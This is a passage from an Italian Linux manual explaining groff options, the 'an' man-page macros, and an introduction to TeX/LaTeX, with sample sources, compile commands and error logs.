Filtra i file utilizzando rispettivamente: **`eqn`**, **`tbl`**, **`pic`** o **`soelim`**.

`-T`⟨*sigla-dispositivo*⟩

Definisce il tipo di composizione che deve essere eseguito specificando una sigla adatta. I casi più comuni sono:

- **ps** – PostScript;
- **dvi** – DVI;
- **ascii** – testo normale senza lettere accentate;
- **latin1** – testo normale utilizzando la codifica ISO 8859-1;
- **lj4** – linguaggio di stampa PCL5 (HP Laserjet e simili);

`-a`

`-i`

`-n`⟨*n-iniziale*⟩

`-o`⟨*elenco-pagine*⟩

`-r`⟨*registro*⟩⟨*numero*⟩

`-m`⟨*nome*⟩

`-F`⟨*percorso*⟩

Queste e altre opzioni hanno lo stesso significato di quelle corrispondenti usate per Troff.

Esempi

$ **groff -Tps -ms mio.troff > mio.ps**

Elabora il file `mio.troff` generando il file `mio.ps` in formato PostScript. In particolare, fa uso del pacchetto di macro **s**.

$ **groff -t -Tps -ms mio.troff > mio.ps**

Come nell'esempio precedente, utilizzando Tbl per la pre-elaborazione delle tabelle.

$ **groff -Tlatin1 -ms -o4,6,8-10 mio.troff > mio.tty**

Elabora il file `mio.troff` generando il file `mio.tty` in un formato adatto alla visualizzazione attraverso un terminale a caratteri, accettando la codifica ISO 8859-1, selezionando le pagine 4, 6, 8, 9 e 10.

## 103.5 Documentazione Man

La documentazione interna tradizionale di Unix è scritta utilizzando comandi di composizione di Troff, e in particolare facendo uso di un pacchetto di macro specifico, più o meno standardizzato tra i vari sistemi: **an**. In pratica, per comporre un file delle pagine di manuale di GNU/Linux o di un altro sistema Unix, occorre usare Troff con l'opzione **-man**.

Groff, in particolare, fornisce anche un altro pacchetto di macro che dovrebbe essere compatibile con il formato utilizzato da una vecchia versione di BSD: **doc**. Inoltre, è possibile risolvere questi problemi di compatibilità in modo automatico attraverso il pacchetto di macro **andoc**, che in pratica è richiamato con l'opzione **-mandoc**.

Ogni sistema Unix ha probabilmente il suo stile tipografico particolare per la redazione delle pagine di manuale, e questo dovrebbe essere contenuto all'interno di *man(7)* oppure *man(5)*. Le macro del pacchetto **an** secondo Groff sono descritte nel seguito.

Macro del pacchetto «an»

`.TH` ⟨*nome*⟩ ⟨*n-sezione*⟩ [⟨*data*⟩ ⟨*origine*⟩ ⟨*titolo-documento*⟩]

Il file sorgente di una pagina di manuale deve iniziare con la macro **.TH** (*Title Header*), che serve a definire il titolo, l'intestazione e il piè pagina del documento. In particolare, è il caso di sottolineare il fatto che in generale, in sistemi Unix diversi da GNU/Linux, potrebbero essere previsti solo i primi due argomenti, cioè il nome della pagina di manuale e il numero di sezione.

`.SH` ⟨*titolo-sezione*⟩

Dopo il preambolo costituito dalla macro **.TH**, il testo del documento è suddiviso in sezioni, introdotte dalla macro **.SH** (*Section Header*). La prima di queste è denominata convenzionalmente **NAME**, o **NOME** nelle edizioni italiane.

`.SS` ⟨*titolo-sottosezione*⟩

Le sezioni possono articolarsi in sottosezioni, attraverso questa macro che permette di indicarne il titolo.

`.LP`

`.PP`

Queste due macro sono equivalenti, e servono a introdurre un paragrafo. Data la loro natura, introducono automaticamente un'interruzione di riga (*break*).

`.B` ⟨*testo-in-neretto*⟩

`.I` ⟨*testo-in-corsivo*⟩

`.SM` ⟨*testo-in-piccolo*⟩

Rende il testo posto come argomento della macro in neretto (**`.B`**), in corsivo (**`.I`**), o in piccolo (**`.SM`**). Il testo che appare nelle righe successive non è coinvolto da queste macro.

`.BI` ⟨*testo-in-neretto*⟩ ⟨*testo-in-corsivo*⟩ `...`

`.BR` ⟨*testo-in-neretto*⟩ ⟨*testo-in-tondo*⟩ `...`

`.IB` ⟨*testo-in-corsivo*⟩ ⟨*testo-in-neretto*⟩ `...`

`.IR` ⟨*testo-in-corsivo*⟩ ⟨*testo-in-tondo*⟩ `...`

`.RB` ⟨*testo-in-tondo*⟩ ⟨*testo-in-neretto*⟩ `...`

`.RI` ⟨*testo-in-tondo*⟩ ⟨*testo-in-corsivo*⟩ `...`

`.SB` ⟨*testo-in-piccolo*⟩ ⟨*testo-in-neretto*⟩ `...`

Si tratta di macro particolari che rendono il testo fornito come argomento in modo alternato. Gli argomenti vengono uniti assieme. **`.BI`** alterna il neretto e il corsivo; **`.BR`** alterna il neretto e il tondo; **`.IB`** alterna il corsivo e il neretto; **`.IR`** alterna il corsivo e il tondo; **`.RB`** alterna il tondo e il neretto; **`.RI`** alterna il tondo e il corsivo; **`.SB`** alterna il piccolo al neretto.

`.DT`

Ripristina le tabulazioni normali.

`.HP`

Inizia un paragrafo in cui le righe successive alla prima sono rientrate.

`.IP` ⟨*etichetta*⟩

Inizia un paragrafo di un elenco descrittivo, in cui l'etichetta è l'argomento della macro.

`.TP`

Inizia un paragrafo di un elenco descrittivo, in cui l'etichetta è la prima riga di testo che segue la macro nel sorgente.

`.RS`

`.RE`

Queste due macro servono a circoscrivere un paragrafo rientrato: **`.RS`** inizia il testo rientrato, **`.RE`** termina il blocco.

### Esempi

Quello che segue è l'esempio di un sorgente di una pagina di manuale scritta secondo le modalità previste per la documentazione di GNU/Linux.

```
.TH ARCH 1 "20 Dicembre 1993" "Linux 0.99" "Linux Programmer's Manual"
.SH NOME
arch \- stampa l'architettura della macchina
.SH SINTASSI
.B arch
.SH DESCRIZIONE
```

```
.B arch
è equivalente a
.B uname -m

Sugli attuali sistemi Linux,
.B arch
stampa "i386" o "i486".
.SH VEDERE ANCHE
.BR uname (1), " uname" (2)
```

Dall'esempio mostrato, si possono osservare alcune parti. All'inizio, il titolo e l'intestazione del documento contiene alcuni argomenti delimitati tra virgolette doppie, per poter includere gli spazi.

```
.TH ARCH 1 "20 Dicembre 1993" "Linux 0.99" "Linux Programmer's Manual"
```

In pratica, si tratta del documento *arch(1)*. Alla fine del sorgente mostrato, si vede l'uso della macro **`.BR`**, che è una di quelle che uniscono gli argomenti alternandone il tipo di enfatizzazione. In questo caso, il neretto si alterna al carattere tondo normale, in modo da evidenziare le parole **`uname`** lasciando che le sezioni vengano rese attraverso il tondo normale. È importante osservare anche l'uso delle virgolette che permette di inserire uno spazio prima del secondo **`uname`**. Volendo, quella riga avrebbe potuto essere scritta nel modo seguente:

```
.BR uname (1), "" " " uname (2)
```

In questo modo, la stringa vuota verrebbe resa in neretto e la stringa contenente uno spazio verrebbe resa con un carattere tondo normale.

## 103.6 Riferimenti


- Brian W. Kernighan, *A TROFF Tutorial*, 1987

  *<http://www.kohala.com/~rstevens/troff/v7man/trofftut/trofftut.ps>*

- Joseph F. Ossanna, Brian W. Kernighan, *Troff User's Manual*, AT&T Bell Laboratories, 1992

  *<http://www.kohala.com/~rstevens/troff/cstr54.ps>*

- M. E. Lesk, *Tbl — A Program to Format Tables*, Bell Laboratories, 1976

  *<http://www.kohala.com/~rstevens/troff/v7man/tbl/tbl.ps>*

- Brian W. Kernighan, Lorinda L. Cherry, *Typesetting Mathematics — User's Guide*, 1978

  *<http://www.kohala.com/~rstevens/troff/v7man/eqn/eqn2e.ps>*


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Introduzione a TeX/LaTeX

TeX è un vecchio sistema di editoria elettronica, ma tuttora efficace, portato su diverse piattaforme, GNU/Linux incluso. Si tratta di un programma di editoria a composizione differita, per cui si parte da un sorgente in formato testo, che viene convertito successivamente nel formato finale.

TeX è un sistema a cui possono essere applicate delle macro, per semplificare la composizione, utilizzando comandi meno dettagliati. Per questo, a fianco di TeX, nel tempo si è abbinato LaTeX, che rappresenta TeX vestito con una serie di macro standard che insieme compongono LaTeX. Attualmente, si tende a confondere le due cose, oppure si fa riferimento semplicemente a LaTeX, intendendo l'insieme delle due.

Negli ultimi tempi, il lavoro attorno a TeX ha prodotto una grande mole di materiale, creando anche una sorta di babele tra le varie distribuzioni di TeX/LaTeX. Le edizioni Unix di queste distribuzioni dovrebbero essere conosciute con il nome teTeX.

## 104.1 Collocazione

Prima ancora di vederne il funzionamento, è il caso si chiarire che non esiste un modo standard di installare TeX/LaTeX. Utilizzando GNU/Linux, si dovrebbe disporre della distribuzione teTeX, ma per il momento, ogni distribuzione GNU/Linux tende a collocarla dove ritiene più opportuno.

Il blocco principale di teTeX dovrebbe trovarsi in una gerarchia che può collocarsi al di sotto di `/usr/lib/` o `/usr/share/`. A titolo di esempio, viene mostrato un elenco di alcune di queste possibilità.

`/usr/lib/teTeX/texmf/`

`/usr/lib/texmf/texmf/`

`/usr/share/teTeX/texmf/`

`/usr/share/texmf/`

Negli esempi che si mostreranno, quando si farà riferimento a questa directory, si indicheranno solo percorsi relativi a iniziare da `texmf/`. La sigla «texmf» sta per *TeX and more*, oppure per *TeX and friends*.

## 104.2 Funzionamento fondamentale

TeX utilizza un sorgente `.tex` e genera in particolare un rapporto sull'elaborazione, `.log`, e il file finale in formato `.dvi`. I file `.dvi` vengono convertiti normalmente in PostScript attraverso il programma **`dvips`**.

Il programma eseguibile di TeX è **`tex`**, ma non viene mai usato direttamente. Al suo posto si richiamano altri comandi, come **`latex`**, anche se nella maggior parte dei casi si tratta solo di collegamenti al nome **`tex`**. Evidentemente, quando il binario **`tex`** viene avviato con un nome differente, si comporta in modo diverso, come se avesse ricevuto un'opzione speciale. In pratica, nel caso del nome **`latex`**, si fa implicitamente riferimento all'utilizzo delle macro di LaTeX.

### 104.2.1 File DVI

Il formato DVI rappresenta lo standard per i documenti stampati generati da TeX. Attorno a questo formato sono stati costruiti una grande quantità di programmi di utilità per la conversione ulteriore in formati comprensibili a diversi tipi di stampanti e anche dei visualizzatori in anteprima.

Attualmente, lo standard di fatto del formato per i file contenenti documenti pronti per la stampa è PostScript, quindi i file DVI vengono quasi sempre convertiti immediatamente in PostScript.

È possibile che in futuro questa situazione cambi, soprattutto quando il lavoro su pdfTeX sarà maturato maggiormente. In quell'occasione potrebbe capitare che il formato PDF si sostituisca al vecchio DVI.

## 104.3 Esempio introduttivo

TeX/LaTeX rappresentano un sistema di editoria elettronica che può essere usato in modo superficiale, e quindi semplificato, oppure anche in modo estremamente complesso. Per cominciare, è preferibile provare con un esempio molto semplice, che utilizza quindi solo le macro di LaTeX, almeno per poter capire di cosa si sta parlando.

```
\documentclass{article}

% Inizia il preambolo.

\setlength{\textwidth}{7cm}
```

```
\setlength{\textheight}{7cm}

% Fine del preambolo.

\begin{document}

% Inizia il documento vero e proprio.

\section{Introduzione a TeX/LaTeX}

Questo \`e un esempio di documento scritto con LaTeX.
Come si pu\`o vedere \`e gi\`a stato definito uno stile
generale del documento: article.

\subsection{Suddivisione del documento}

Lo stile article prevede una suddivisione in sezioni
sottosezioni ed eventuali sotto-sottosezioni.

\subsection{Paragrafi}

Il testo di un paragrafo termina quando nel sorgente viene
incontrata una riga vuota (una riga bianca).

Questo \`e l'inizio di un nuovo paragrafo e si nota perch\'e
la prima riga \`e leggermente rientrata.

\subsection{Gli ambienti}

LaTeX utilizza gli ambienti per definire dei comportamenti
circoscritti a zone particolari del testo.
Per esempio, la centratura si ottiene utilizzando l'ambiente
center.

\begin{center}
Questo \`e un esempio di testo centrato.
\end{center}

% Fine del documento.

\end{document}
```

Supponendo di attribuire a questo file il nome `primo.tex`, si può procedere con la composizione nel modo seguente:

```
$ latex primo
```

Se non vengono rilevati errori, durante l'elaborazione si vedono diverse informazioni sul procedimento della composizione, come nell'esempio seguente:

```
This is TeX, Version 3.14159 (Web2C 7.2)
(primo.tex
LaTeX2e <1998/06/01>
Babel <v3.6j> and hyphenation patterns for american, french, german, italian,
nohyphenation, loaded.
(/usr/share/texmf/tex/latex/base/article.cls
Document Class: article 1998/05/05 v1.3y Standard LaTeX document class
(/usr/share/texmf/tex/latex/base/size10.clo))
No file primo.aux.

Overfull \hbox (15.23882pt too wide) in paragraph at lines 15--15
[]\OT1/cmr/bx/n/14.4 Introduzione a TeX/LaTeX

Overfull \hbox (16.99774pt too wide) in paragraph at lines 23--25
\OT1/cmr/m/n/10 sezioni sot-tosezioni ed even-tu-ali sotto-sottosezioni.
[1] [2] (primo.aux) )
(see the transcript file for additional information)
Output written on primo.dvi (2 pages, 1504 bytes).
```

```
Transcript written on primo.log.
```

Se tutto va bene come nell'esempio, si ottiene il file `primo.log` contenente tutte le annotazioni generate durante la composizione, soprattutto gli errori, il file `primo.aux` che serve a LaTeX per delle operazioni varie, come la separazione in sezioni, e il file `primo.dvi`, ovvero il risultato vero e proprio della composizione, che può essere convertito in PostScript.

```
$ dvips -o primo.ps primo
```

Quello che si ottiene è il file `primo.ps` in formato PostScript.[1]

```
This is dvips(k) 5.78 Copyright 1998 Radical Eye Software (www.radicaleye.com)
' TeX output 1999.01.06:0932' -> primo.ps
<texc.pro>. [1] [2]
```

## 104.4 Comandi e modelli sintattici

In teoria, si potrebbe scrivere un documento TeX utilizzando esclusivamente comandi di questo. In pratica, ciò non conviene, e si preferisce usare delle macro per quanto possibile. Scrivere un documento in LaTeX significa questo: utilizzare le macro di LaTeX. Ma anche in questa circostanza si possono ancora inserire comandi TeX puri e semplici, anche se in generale è meglio limitare al minimo tale comportamento.

I comandi primitivi di TeX sono difficili da gestire, ma anche le macro di LaTeX hanno una logica piuttosto insolita, e prima di cominciare a descriverle, è bene chiarire alcune stranezze.

Le macro, ovvero i comandi di LaTeX, assomigliano vagamente a delle funzioni, il cui effetto può essere di vario tipo; in particolare potrebbe trattarsi di qualcosa che restituisce un valore che viene inserito nel testo nel punto in cui appare, oppure potrebbe tradursi in un comportamento da parte del sistema di composizione. Questi comandi, eventualmente, possono avere delle ***opzioni***, cioè degli argomenti facoltativi, e anche degli argomenti obbligatori, come avviene con le chiamate di funzione nei linguaggi di programmazione.

In generale, è difficile definire in modo completo come possono essere conformati tali comandi, comunque il modello sintattico seguente dovrebbe darne un'idea sufficiente per cominciare.

\⟨*comando*⟩[⟨*opzioni*⟩]...{⟨*argomenti*⟩}...

Purtroppo, le macro utilizzano effettivamente le parentesi quadre e anche le parentesi graffe, e questo contribuisce a confondere ulteriormente le cose quando si vuole mostrare un modello sintattico. Ma non finisce qui: le opzioni sono effettivamente qualcosa di «opzionale», per cui se ne può fare a meno; ma quando si usano, queste devono essere delimitate con le parentesi quadre. Per quanto riguarda le parentesi graffe, il problema non si manifesta, perché gli argomenti sono obbligatori e le parentesi appaiono sempre nel comando.

L'unica cosa sicura ed evidente, è il fatto che un comando inizia con una barra obliqua inversa e segue con il nome che serve a identificarlo.

> Data la particolarità dei comandi TeX/LaTeX, i modelli sintattici che si trovano nella documentazione non rispettano le convenzioni normali nell'uso della parentesi quadre e graffe. Ricapitolando: le parentesi quadre rappresentano delle opzioni che possono essere indicate o meno, ma se usate richiedono la presenza delle stesse parentesi quadre; mentre le parentesi graffe vanno inserite nei comandi in modo letterale. Questa regola viene seguita anche in questo capitolo.

#### Esempi


```
\itshape
```

Questo è l'esempio di un comando che non permette l'uso di opzioni, né di argomenti. Vale in quanto nominato. In particolare, **`\itshape`** serve a fare in modo che dopo il suo utilizzo il testo venga posto al corsivo.

```
\textit{ciao, come stai?}
```

Questo è il caso di un comando che prevede un argomento, senza opzioni. L'argomento è il testo **`ciao, come stai?`**, e lo scopo del comando è restituire in corsivo l'argomento, senza coinvolgere il testo successivo.

[1] Inizialmente è bene usare **`dvips`** indicando esplicitamente il formato finale, che nel caso di A4 si specifica attraverso l'opzione **`-t a4`**, a meno di volere utilizzare il tipo predisposto in fase di compilazione, che di solito è **`letter`**. In seguito si vedrà che con la distribuzione teTeX è possibile configurare il funzionamento di **`dvips`** e altri programmi di contorno, proprio a proposito della dimensione locale della pagina.



# 1 Introduzione a TeX/LaTeX

Questo è un esempio di documento scritto con LaTeX. Come si può vedere è già stato definito uno stile generale del documento: article.

## 1.1 Suddivisione del documento

Lo stile article prevede una suddivisione in sezioni sottosezioni ed eventuali sotto-sottosezioni.

## 1.2 Paragrafi

Il testo di un paragrafo termina quando nel sorgente viene incontrata una riga vuota (una riga bianca).

1

Questo è l'inizio di un nuovo paragrafo e si nota perché la prima riga è leggermente rientrata.

## 1.3 Gli ambienti

LaTeX utilizza gli ambienti per definire dei comportamenti circoscritti a zone particolari del testo. Per esempio, la centratura si ottiene utilizzando l'ambiente center.

Questo è un esempio di testo centrato.

2

Figura 104.1: Il risultato della composizione del sorgente LaTeX di esempio.

### 104.4.1 Opzioni e argomenti

Fino a questo punto si è visto che le opzioni sono argomenti facoltativi, che se utilizzati, vanno delimitati attraverso delle parentesi quadre. La loro posizione è stabilita dalla sintassi del comando stesso, anche se di solito dovrebbero trovarsi prima degli argomenti normali.

Un comando potrebbe prevedere l'uso di più opzioni in sequenza, o alternate con gli argomenti. Ma oltre a questo, un'opzione potrebbe essere interpretata in modo da estrapolare più sotto-opzioni, delimitate generalmente attraverso una virgola.

Sugli argomenti c'è poco da aggiungere, tranne ripetere che il loro utilizzo è obbligatorio; inoltre, anche in questo caso, ci possono essere situazioni in cui un argomento è composto da più sotto-argomenti separati da virgole.

Esempi

```
\documentclass{book}
```

Definisce lo stile generale **`book`** per un documento che inizia.

```
\documentclass[a4paper]{book}
```

Definisce lo stile generale **`book`**, specificando l'opzione **`a4paper`**.

```
\documentclass[a4paper,12pt]{book}
```

Definisce lo stile generale **`book`**, specificando l'opzione **`a4paper,12pt`**, che in pratica si traduce in due sotto-opzioni, distinte in base alla presenza della virgola.

```
\newcommand{\dattilografico}[1]{\texttt{#1}}
```

Questo è un comando un po' difficile da interpretare, comunque si può osservare che appare un'opzione dopo un argomento e prima dell'ultimo argomento. È il caso di precisare che in questo momento, **`\dattilografico`** e **`\texttt{#1}`** sono solo stringhe che hanno un qualche valore per il comando **`\newcommand`**.

```
\epsfig{file=prova,height=3cm,angle=0}
```

Questo comando non riguarda direttamente LaTeX, ma proviene da un pacchetto che comunque lo accompagna. Come si può osservare, c'è solo un argomento, scomposto in tre sotto-argomenti separati da virgole.

## 104.5 Sopravvivere nel caos

Quello che è stato descritto fino a questo punto è solo un assaggio di ciò che può capitare di vedere. TeX e LaTeX sono un linguaggio di composizione caotico, e non solo a prima vista. Spesso, anche leggendo attentamente la documentazione originale, ci si trova di fronte a errori apparentemente inspiegabili. Per cercare di comprenderli, occorre imparare a interagire con il programma di composizione, e soprattutto occorre prendere l'abitudine di leggere il file delle registrazioni (il *log*) anche se la composizione sembra andata a buon fine.

```
\documentstyle{article}
\begin{document}
\section{Problemi con TeX/LaTeX}
Quanti problemi con LaTeX!
\end{document}
```

L'esempio mostra un documento LaTeX eccezionalmente breve, che contiene un problema, ma che viene superato temporaneamente. Leggendo il file delle registrazioni si può trovare un avvertimento che riguarda il comando **`\documentstyle`**, considerato ormai obsoleto e da non utilizzare.

```
          Entering LaTeX 2.09 COMPATIBILITY MODE
 ************************************************************
    !!WARNING!!    !!WARNING!!    !!WARNING!!    !!WARNING!!

 This mode attempts to provide an emulation of the LaTeX 2.09
 author environment so that OLD documents can be successfully
 processed. It should NOT be used for NEW documents!

 New documents should use Standard LaTeX conventions and start
 with the \documentclass command.
```

```
Compatibility mode is UNLIKELY TO WORK with LaTeX 2.09 style
files that change any internal macros, especially not with
those that change the FONT SELECTION or OUTPUT ROUTINES.

Therefore such style files MUST BE UPDATED to use
         Current Standard LaTeX: LaTeX2e.
If you suspect that you may be using such a style file, which
is probably very, very old by now, then you should attempt to
get it updated by sending a copy of this error message to the
author of that file.
*************************************************************
```

Un avvertimento non è niente di eccezionalmente grave, soprattutto se poi non pregiudica la riuscita della composizione. Ma un avvertimento può segnalare il sorgere di un problema che più avanti può aggravarsi e diventare insuperabile. Se nell'esempio mostrato sopra si aggiunge un comando incompatibile si arriva al punto di crisi.

```
\documentstyle{article}
\usepackage{epsfig}
\begin{document}
\section{Problemi con TeX/LaTeX}
Quanti problemi con LaTeX!
\end{document}
```

Come si vede, è stato aggiunto il comando **`\usepackage`**{**`epsfig`**}, il cui scopo è solo quello di incorporare lo stile `epsfig.sty` che si trova da qualche parte, dove LaTeX può trovarlo.

Ciò che dovrebbe succedere è che lo stile richiesto sia incompatibile con una vecchia versione di LaTeX, oppure che sia incompatibile con il funzionamento che si impone a LaTeX quando si utilizza il comando **`\documentstyle`**.

```
! LaTeX Error: LaTeX2e command \usepackage in LaTeX 2.09 document.

See the LaTeX manual or LaTeX Companion for explanation.
Type  H <return>  for immediate help.
```

Ecco la segnalazione di errore. Si può osservare che viene indicato precisamente il punto in cui appare l'errore: si tratta proprio del comando **`\usepackage`** che appare nella riga numero 2 del testo sorgente.

```
l.2 \usepackage
               {epsfig}
```

Subito dopo appare un *prompt*, composto da un semplice punto interrogativo. Da lì è possibile dare qualche comando elementare; in particolare è possibile conoscere l'elenco di quelli disponibili con il comando **`?`**, ovvero un altro punto interrogativo.

`?` **`?`**[ *Invio* ]

```
Type <return> to proceed, S to scroll future error messages,
R to run without stopping, Q to run quietly,
I to insert something, E to edit your file,
1 or ... or 9 to ignore the next 1 to 9 tokens of input,
H for help, X to quit.
```

Si possono osservare due comandi molto importanti: **`H`** che serve a ottenere chiarimenti, e **`X`** che serve a interrompere l'elaborazione.

`?` **`H`**[ *Invio* ]

```
This is a LaTeX 2.09 document, but it contains \usepackage.
If you want to use the new features of LaTeX2e, your document
should begin with \documentclass rather than \documentstyle
```

In tal caso è stato richiesto il chiarimento e con questo si vede che **`\documentstyle`** è la causa dell'errore.

Come si può intuire, l'utilizzo di LaTeX può essere fondato solo sulla prudenza, utilizzando comandi che si conoscono bene, e cercando di stare fuori dai guai. LaTeX permetterebbe di fare acrobazie eccezionali, ma è meglio starne lontani, o comunque non farne affidamento, fino a che l'esperienza non lo consente.

## 104.6 Elementi essenziali di un documento LaTeX

Il sorgente di un documento scritto in TeX, utilizzando le macro di LaTeX, ha una struttura che segue delle regole precise. La prima cosa a essere definita è il tipo di documento, ovvero lo stile generale a cui si vuole fare riferimento. A questo segue eventualmente un preambolo, cioè l'indicazione più o meno facoltativa di altri elementi stilistici insieme alle informazioni che servono a comporre il titolo del documento. Quindi inizia il documento vero e proprio.

### 104.6.1 Commenti

I sorgenti TeX e derivati, permettono (opportunamente) l'inserimento di commenti attraverso il simbolo di percentuale (`%`): tutto ciò che appare alla destra viene ignorato.

L'utilità dei commenti sta nella possibilità di annotare il senso di una certa istruzione, proprio come si fa con i linguaggi di programmazione, oppure di annotare qualcosa che riguarda il contenuto stesso del documento. L'utilizzo dei commenti è una cosa opportuna con LaTeX, data la sua complessità.

### 104.6.2 Dichiarazione dello stile generale

Lo stile generale del documento viene definito all'inizio del sorgente LaTeX attraverso la dichiarazione seguente:

`\documentclass[`⟨*opzioni*⟩`]{`⟨*classe*⟩`}`

Le classi possono essere:

- **`article`** corrispondente a un documento senza tante pretese, ma ugualmente strutturato;
- **`report`** corrispondente a un documento molto semplice, come una relazione;
- **`letter`** che rappresenta una lettera vera e propria, e come tale non ammette la separazione del testo in sezioni;
- **`book`** per un libro suddiviso in parti e capitoli;
- **`slides`** per delle diapositive.

Il comando **`\documentclass`** ammette l'uso di una sola opzione, ma al suo interno possono essere indicate diverse sotto-opzioni, rappresentate da delle parole chiave, separate attraverso una virgola. Ogni classe di documento può gestire il suo gruppo particolare di sotto-opzioni, ma in generale, sono disponibili quelle seguenti che dovrebbero essere valide in ogni circostanza.
Dimensione dei caratteri:

- **`10pt`** il testo normale usa caratteri con un corpo di 10 punti (predefinito);
- **`11pt`** il testo normale usa caratteri con un corpo di 11 punti;
- **`12pt`** il testo normale usa caratteri con un corpo di 12 punti.

Dimensione e del foglio:

- **`a4paper`** formato A4;
- **`a5paper`** formato A5;
- **`b5paper`** formato B5;
- **`letterpaper`** formato Lettera (8,5 in x 11 in);
- **`legalpaper`** formato Legal (8,5 in x 14 in);
- **`executivepaper`** formato Executive.

Altre caratteristiche:

- **`portrait`** orientamento verticale della pagina (predefinito);
- **`landscape`** orientamento orizzontale della pagina (predefinito);
- **`draft`** bozza, evidenzia con una riga verticale il testo che straripa;

- **`final`** versione finale, senza segnalazioni sullo straripamento del testo (predefinito).

Esempi

```
\documentclass[a4paper,11pt]{book}
```

definisce l'uso della classe **`book`**, utilizzando un foglio A4 con il corpo normale dei caratteri a 11 punti tipografici; mentre il comando seguente,

```
\documentclass{book}
```

definisce l'uso della classe **`book`**, senza opzioni, e quindi impostata in modo predefinito.

### 104.6.3 Preambolo

Il preambolo è quella parte di sorgente LaTeX che sta tra la dichiarazione della classe (o dello stile generale) e la dichiarazione di inizio del documento. Normalmente viene usata per specificare l'utilizzo di stili aggiuntivi e per l'inserimento di tutti quegli elementi che compongono il titolo del documento e gli indici eventuali.

Una dichiarazione molto importante del preambolo è l'inclusione di uno stile aggiuntivo, secondo la sintassi seguente:

`\usepackage[`⟨*opzioni*⟩`]`{⟨*pacchetto*⟩}

Le opzioni utilizzabili dipendono dal tipo particolare di stile a cui si fa riferimento. Un file di stile può anche essere scritto dall'utilizzatore, solitamente partendo da un altro già esistente.

```
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
```

L'esempio mostra l'inclusione del pacchetto **`inputenc`** allo scopo di ammettere la codifica dei caratteri ISO Latin-1 nel sorgente LaTeX, e del pacchetto **`fontenc`** per ottenere una composizione con un tipo di carattere che contenga le lettere accentate e i simboli speciali più importanti utilizzati in Europa.

Così come è possibile aggiungere stili aggiuntivi, è possibile utilizzare direttamente delle dichiarazioni riferite a singoli elementi stilistici. Nell'esempio presentato all'inizio, si utilizzavano due dichiarazioni:

```
\setlength{\textwidth}{7cm}
\setlength{\textheight}{7cm}
```

In questo caso, si definiva la larghezza e l'altezza del testo, senza fare riferimento a un formato standard.

Il preambolo serve anche per definire gli elementi che fanno parte del titolo del documento. Questi dipendono dal tipo di stile generale utilizzato, ma di solito comprendono almeno il titolo, l'autore e la data, come nell'esempio seguente:

```
\title{Usare TeX/LaTeX}
\author{Pinco Pallino}
\date{11/11/1911}
```

### 104.6.4 Inizio e fine del documento

L'inizio del documento è contrassegnato dalla dichiarazione **`\begin`**{**`document`**} e la fine da **`\end`**{**`document`**}. Tutto quello che appare dopo la conclusione del documento viene semplicemente ignorato.

Subito dopo l'apertura del documento viene collocata normalmente l'istruzione di creazione del titolo, **`\maketitle`**, seguita eventualmente da quello di creazione dell'indice, **`\tableofcontents`**.

```
\begin{document}
\maketitle
\tableofcontents
...
...
\end{document}
```

### 104.6.5 Suddivisione del documento

Il corpo del documento può essere normalmente suddiviso, a seconda del tipo di classe utilizzato.

\⟨*livello-di-suddivisione*⟩ [⟨*opzioni-eventuali*⟩] {⟨*titolo-della-suddivisione*⟩}

I nomi dei livelli di suddivisione possono essere i seguenti, elencati in ordine decrescente di importanza:

- **`part`**
- **`chapter`**
  (solo per le classi **`book`** e **`report`**)
- **`section`**
- **`subsection`**
- **`subsubsection`**
- **`paragraph`**
- **`subparagraph`**

Per esempio,

```
\section{Introduzione a TeX/LaTeX}
```

definisce l'inizio di una sezione che ha il titolo indicato tra le parentesi graffe.

In particolare esiste un comando speciale, **`\appendix`** che viene utilizzato così, senza opzioni, esclusivamente per modificare il modo in cui vengono numerate le suddivisioni, che dal quel punto vengono trattate come parte di un'appendice.

```
\chapter{Bla bla bla}
...
\appendix
\chapter{Appendice bla bla}
...
```

L'esempio mostra proprio questo: il capitolo denominato «Appendice bla bla» è la prima appendice.

### 104.6.6 Ambienti

L'istruzione **`\begin`**{⟨*ambiente*⟩} delimita l'inizio di un ambiente le cui caratteristiche sono definite dal nome contenuto tra le parentesi graffe. L'istruzione **`\end`**{⟨*ambiente*⟩} delimita la fine dell'ambiente dichiarato in precedenza. Per esempio, l'ambiente **`document`** definisce la zona in cui appare il corpo del documento.

Gli ambienti vengono utilizzati frequentemente per definire le caratteristiche di paragrafi particolari. L'elenco seguente ne riassume i più semplici:

- **`center`**
